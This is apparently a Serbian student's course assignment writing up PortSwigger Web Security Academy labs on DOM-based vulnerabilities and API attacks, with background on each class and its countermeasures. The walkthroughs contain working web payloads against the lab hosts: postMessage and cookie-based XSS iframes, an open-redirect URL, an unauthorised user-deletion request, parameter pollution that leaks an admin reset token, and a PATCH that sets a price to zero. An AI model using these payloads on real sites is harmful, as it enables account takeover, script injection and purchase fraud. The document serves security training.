

Razvoj bezbednog softvera – Zadatak 3/4

Uroš Došić SV20/2022 (djosic.sv20.2022@uns.ac.rs)

DOM-based vulnerabilities

Opis klase napada

DOM-based ranjivosti nastaju kada web aplikacija nesigurno manipuliše Document Object Model (DOM) na strani klijenta, koristeći podatke koje kontroliše korisnik bez adekvatne validacije. Napad se odvija u browser-u, bez direktne interakcije sa serverom, kada JavaScript kod koristi opasne izvore podataka kao što su URL fragmenti, query parametri ili `document.location` za dinamičko menjanje sadržaja stranice.

Uticaj uspešnog napada

Ukoliko napad uspe, napadač može izvršiti manipulaciju sadržajem stranice, krađu korisničkih podataka, session hijacking ili izvršavanje malicioznog JavaScript koda u kontekstu žrtvine sesije. Ovo može dovesti do krađe kredencijala, phishing napada ili potpune kompromitacije korisničkog naloga.

Ranjivosti koje omogućavaju napad

- Nedovoljna validacija podataka iz URL-a ili DOM izvora
- Direktno ubacivanje korisničkog unosa u DOM bez sanitizacije
- Korišćenje nesigurnih JavaScript funkcija (`innerHTML`, `document.write`)
- Oslanjanje na klijentsku logiku za bezbednosne odluke
- Nedostatak escaping/sanitizacije HTML sadržaja
- Nepravilno rukovanje fragmentima URL-a i query parametrima


Kontramere i zaštita

- Validacija i sanitizacija svih korisničkih ulaza na klijentskoj strani
- Izbegavanje opasnih DOM metoda poput `innerHTML` (ili njihova kontrolisana upotreba)
- Korišćenje sigurnih API-ja poput `textContent`
- Implementacija Content Security Policy (CSP)
- Kod review fokusiran na DOM sink/source tokove podataka
- Eskapiranje korisničkog sadržaja pre ubacivanja u HTML
- Ograničavanje korišćenja podataka iz URL-a bez provere
- Edukacija developera o DOM-based XSS i sličnim napadima


Zadaci

1. DOM XSS using web messages

Otvorivši DevTools na stranici LAB-a, jednostavnom pretragom nađena je perfektna žrtva za napad: `addEventListener` koji pokriva ceo prozor, modifikuje ceo prozor sa dolazećom porukom, i ni u jednom trenutku ne proverava da li je `e.origin` sajt od poverenja.




Sada je samo potrebno otići na exploit server, i u body tagu našeg zloćudnog zahteva staviti iframe koji učitava stranicu žrtve i opaljuje event koji modifikuje njen HTML.



2. DOM XSS using web messages and a JavaScript URL

Ranjivost kod ovog problema proizilazi ne samo iz činjenice što se origin eventa nikada ne validira, već i zato što sama skripta, očekujući javascript URL, vrši ekstremno jednostavnu validaciju (proverava da li u stringu, kao nizu karaktera, igde postoje validne URI putanje http: ili https:)



```
40 theme="blog">
41 <section class="maincontainer">
42   <div class="container is-page">
43     <header class="navigation-header">
44       <section class="top-links">
45         <a href=/>Home</a><p>|</p>
46       </section>
47     </header>
48     <header class="notification-header">
49     </header>
50     <section class="blog-header">
51       
52     </section>
53     <script>
54       window.addEventListener('message', function(e) {
55         var url = e.data;
56         if (url.indexOf('http:') > -1 || url.indexOf('http
57         location.href = url;
58       }
59     }, false);
```

Sada samo treba otići na exploit server i napisati malicioznu javascript komandu koja će imati http zakomentaran na samome kraju, što će zaobići proveru stranice žrtve.

HTTPS
☒


File:

Head:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:
<iframe src="https://0ac600f80384d49380640322000a0094.web-security-academy.net/"
onload="this.contentWindow.postMessage('javascript:print(encodeURIComponent('http:'))"></iframe>

3. DOM XSS using web messages and JSON.parse

Ovoga puta, stranica očekuje formatiran JSON objekat koji bi iz eventa trebala parsirati. Sama `.parse()` funkcija vrši 0 sanitacije, i spisatelj JSON objekta u potpunosti kontroliše njegov sadržaj, dok stranica ne proverava izvor eventa i stavlja sadržinu direktno u `iframe`.



```
50 <div class="ecommerce-pageheader">
51 
52 </div>
53 </div>
54 window.addEventListener('message', function(e) {
55     var iframe = document.createElement('iframe'); ACMEplayer =
56     document.body.appendChild(iframe);
57     try {
58         d = JSON.parse(e.data);
59     } catch(e) {
60         return;
61     }
62     switch(d.type) {
63         case "page-load":
64             ACMEplayer.element.scrollIntoView();
65             break;
66         case "load-channel":
67             ACMEplayer.element.src = d.url;
68             break;
69         case "player-height-changed":
70             ACMEplayer.element.style.width = d.width + "px";
71             ACMEplayer.element.style.height = d.height + "px";
72             break;
73     }
74 }, false);
75 </div>
```

Dakle, sada ćemo naš štetni javascript samo ušuškat u JSON objekat očekivanog formata.

HTTPS

☒

File:

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

4. DOM-based open redirection

Ovoga puta, nema nikakvog posebnog javascripta koji treba ciljati. Stranica je napisana tako da dinamički učitava podatke preko parametara iz URL-a, što znači da do našeg exploit servera možemo da se reroutujemo jednostavnim ubacivanjem query parametra direktno u address bar.

30049.web-security-academy.net/post?postId=4&url=https://exploit-0a59001303f7f2ff80a416da011d00ab.exploit-server.net/exploit

5. DOM-based cookie manipulation

Ova stranica koristi kolačiće da bi upamtila koji je poslednji pregledani proizvod, te link do njega učitava po page loadu.

```
<div theme="ecommerce">
  <section class="maincontainer">
    <div class="container">
      <header class="navigation-header"> flex
      <section class="top-links"> flex == $0
        <a href="/">Home</a>
        <p>|</p>
        <a href="https://0aa9005c0317b1fd815f9ddb003e0022.web-security-academy.net/product?productId=2">Last viewed product</a>
        <p>|</p>
      </section>
    </header>
```

Dakle, moramo se prvo redirectovati na neki proizvod, pa tek na toj stranici odraditi zlodelo.

File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<iframe src="https://0aa9005c0317b1fd815f9ddb003e0022.web-security-academy.net/product?productId=1"><script>print()</script>"
onload="if(!window.x)this.src='https://0aa9005c0317b1fd815f9ddb003e0022.web-security-academy.net';window.x=1;"></iframe>
```

DOM-based vulnerabilities



PRACTITIONER

DOM XSS using web messages →

✓ Solved



PRACTITIONER

DOM XSS using web messages and a JavaScript URL →

✓ Solved



PRACTITIONER

DOM XSS using web messages and `JSON.parse` →

✓ Solved



PRACTITIONER

DOM-based open redirection →

✓ Solved



PRACTITIONER

DOM-based cookie manipulation →

✓ Solved

API Testing

Opis klase napada

API napadi predstavljaju zloupotrebu ili iskorišćavanje slabosti u API interfejsima (REST, SOAP, GraphQL) kroz direktno slanje malicioznih ili neautorizovanih zahteva. Napadač ne koristi UI sloj, već direktno komunicira sa endpoint-ima, često analizirajući strukturu zahteva kako bi zaobišao kontrole pristupa, validacije ili poslovnu logiku. Ova klasa napada obuhvata i automatizovane probe (fuzzing, enumeration) i ciljana iskorišćavanja specifičnih slabosti API-ja.

Uticaj uspešnog napada

Uspešan napad na API može dovesti do ozbiljnih posledica, uključujući neovlašćen pristup podacima, manipulaciju korisničkim informacijama, eskalaciju privilegija i potpunu kompromitaciju backend sistema. Pošto API često predstavlja centralnu tačku komunikacije između servisa, kompromitacija jednog API-ja može imati domino efekat na ceo sistem, uključujući mobilne i web aplikacije koje ga koriste.

Ranjivosti koje omogućavaju napad

- Slaba ili pogrešno implementirana autentikacija (npr. nedostatak token validacije)
- Neadekvatna autorizacija (broken access control, IDOR)
- Nedovoljna validacija ulaznih parametara
- Izlaganje previše podataka u API response-u
- Nedostatak rate limiting-a i zaštite od brute-force napada
- Logičke greške u poslovnim pravilima API-ja
- Nesigurna konfiguracija endpoint-a i CORS politika
- Korišćenje predvidljivih ili sekvencijalnih identifikatora

Kontramere i zaštita

- Implementacija robusne autentikacije i autorizacije (OAuth2, JWT sa validacijom)
- Stroga kontrola pristupa resursima (RBAC/ABAC modeli)
- Validacija i sanitizacija svih ulaznih podataka na server strani
- Minimalno izlaganje podataka u response-ovima (princip least data exposure)
- Uvođenje rate limiting-a, throttling-a i anti-bot zaštite
- Sigurna konfiguracija CORS pravila i endpoint-a
- Korišćenje API gateway sloja za centralizovanu kontrolu i monitoring
- Redovno bezbednosno testiranje (penetration testing, fuzzing, security audits)
- Logging i analiza API saobraćaja radi detekcije anomalija

Zadaci

1. Exploiting an API endpoint using documentation

Zadatak počinjemo po specifikaciji, prijavljujući se datim kredencijalima.

Login

Username

wiener

Password

.....

Log in

Iz Burb Suite šaljemo interceptovan request na Burp Repeater, jer želimo ciljati /api/ gde se dokumentacija očividno nalazi

Time	Type	Direction	Method	URL
15:04:27 19 M...	WS	→ To server		https://0a73007e03e438bd81f08abf00ff00df.web-security-academy.net
15:04:44 19 M...	HTTP	→ Request	PATCH	https://0a73007e03e438bd81f08abf00ff00df.web-security-academy.net/api/user/wiener

Add to scope

Forward

Drop

Add notes

Highlight

Don't intercept requests

Do intercept

Scan

Send to Intruder

Send to Repeater

Send to Sequencer

Send to Organizer

Send to Comparer

Request in browser

Request

Pretty

Raw

Hex

```
1 PATCH /api/user/wiener HTTP/2
2 Host: 0a73007e03e438bd81f08abf00ff00df.web-security-academy.net
3 Cookie: session=MnWJLhFzhruufvPnNuBP76StfbIkq2A3
4 Content-Length: 21
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
8 Content-Type: text/plain;charset=UTF-8
9 Sec-Ch-Ua-Mobile: ?0
```

Iz dobijenog odgovora čitamo kakav request treba poslati za brisanje (običan delete sa username parametrom) i odmah to i činimo.

Request

Pretty

Raw

Hex

```
1 DELETE /api/user/carlo HTTP/2
2 Host: 0a73007e03e438bd81f08abf00ff00df.web-security-academy.net
3 Cookie: session=MnWJLhFzhruufvPnNuBP76StfbIkq2A3
4 Content-Length: 0
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
8 Content-Type: text/plain;charset=UTF-8
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a73007e03e438bd81f08abf00ff00df.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a73007e03e438bd81f08abf00ff00df.web-security-academy.net/my-account
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20
```

Response

Pretty

Raw

Hex

Render

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 25
6
7 {
8   "status": "User deleted"
9 }
```

2. Exploiting server-side parameter pollution in a query string

Sličnim procesom kao pre, a jednostavnim temperingom parametara, vidimo da backend ne encryptuje zahteve i tražene fields ekspozuje ne buneći se.

Request

PrettyRawHex

```
1 POST /forgot-password HTTP/2
2 Host: 0aec00210466f0fd84d62cf4008400af.web-security-academy.net
3 Cookie: session=r2VXm9k0HYdZpGIiHZecwmBvqRMuB30F
4 Content-Length: 77
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
1 Accept: */*
2 Origin: https://0aec00210466f0fd84d62cf4008400af.web-security-academy.net
3 Sec-Fetch-Site: same-origin
4 Sec-Fetch-Mode: cors
5 Sec-Fetch-Dest: empty
6 Referer:
  https://0aec00210466f0fd84d62cf4008400af.web-security-academy.net/forgot-passw
  ord
7 Accept-Encoding: gzip, deflate, br
8 Priority: u=1, i
9
0 csrf=rSdZ2nITxCASIVbTGX5RJCDRd5VAe9IJ&username=administrator&26field=username
```

Response

PrettyRawHexRender

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 44
6
7 {
  "type": "username",
  "result": "administrator"
}
```

Dakle, ako bi smo mu direktno zahtevali password reset token, on bi nam ga dao bez slanja na mejl. Ovde se to zapravo zove reset_token, i vraća 5kmls0wvvz2xw6ka23zgckgc4w3shau7

My Account

Your username is: administrator

Your email is: admin@normal-user.net

Email

Update email

Ulogovavši se sa adminom, ponavljamo proces od malopre (ali sa njegovim kredencijalima) i brišemo korisnika.

3. Finding and exploiting an unused API endpoint

Jednostavnim monitorovanjem HTTP saobraćaja, otkrivamo putanju do products API

Request

PrettyRawHex

```
1 GET /api/products/1/price HTTP/2
2 Host: 0ae200080378c05b8055fd90008a00c4.web-security-academy.net
3 Cookie: session=aKJHp0XzehDByaCdFTLnGr2qPHA5WlJ7
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: */*
0 Sec-Fetch-Site: same-origin
1 Sec-Fetch-Mode: cors
2 Sec-Fetch-Dest: empty
3 Referer:
  https://0ae200080378c05b8055fd90008a00c4.web-security-academy.net/product?prod
  uctId=1
4 Accept-Encoding: gzip, deflate, br
5 Priority: u=1, i
6
```

Šaljemo OPTIONS zahtev na endpoint i vidimo da dozvoljava GET i PATCH.

The screenshot displays the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab shows a PATCH request to the endpoint `/api/products/1/price` with a status of 200 OK. The request headers include `Host: 0ae200080378c05b8055fd90008a00c4.web-security-academy.net`, `Cookie: session=aKJHp0XzehDByaCdFTLnGr2qPHASW1J7`, `Sec-Ch-Ua-Platform: "Windows"`, `Accept-Language: en-US,en;q=0.9`, `Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36`, `Sec-Ch-Ua-Mobile: ?0`, `Accept: */*`, `Sec-Fetch-Site: same-origin`, `Sec-Fetch-Mode: cors`, `Sec-Fetch-Dest: empty`, `Referer: https://0ae200080378c05b8055fd90008a00c4.web-security-academy.net/product?productId=1`, `Accept-Encoding: gzip, deflate, br`, `Priority: u=1, i`, `Content-Type: application/json`, and `Content-Length: 12`. The request body is `{"price":0}`. The 'Response' tab shows the response headers: `HTTP/2 200 OK`, `Content-Type: application/json; charset=utf-8`, `X-Frame-Options: SAMEORIGIN`, and `Content-Length: 17`. The response body is `{"price":"$0.00"}`.

Modifikujemo cenu proizvoda jednostavnim PATCH upitom i kupujemo jaknu besplatno.

Store credit:
\$0.00

Cart

Name	Price	Quantity	
Lightweight "133t" Leather Jacket	\$0.00	- 1 +	Remove

Coupon:
Add coupon

Apply

Total: \$0.00

Place order

4. Exploiting a mass assignment vulnerability

Jednom naručimo proizvod, repeatujemo HTTP zahtev sa dodatnim poljima, i uspešno uzmemo jaknu besplatno.

API testing

 LAB	APPRENTICE Exploiting an API endpoint using documentation →	✓ Solved
 LAB	PRACTITIONER Exploiting server-side parameter pollution in a query string →	✓ Solved
 LAB	PRACTITIONER Finding and exploiting an unused API endpoint →	✓ Solved
 LAB	PRACTITIONER Exploiting a mass assignment vulnerability →	✓ Solved
 LAB	EXPERT Exploiting server-side parameter pollution in a REST URL →	Not solved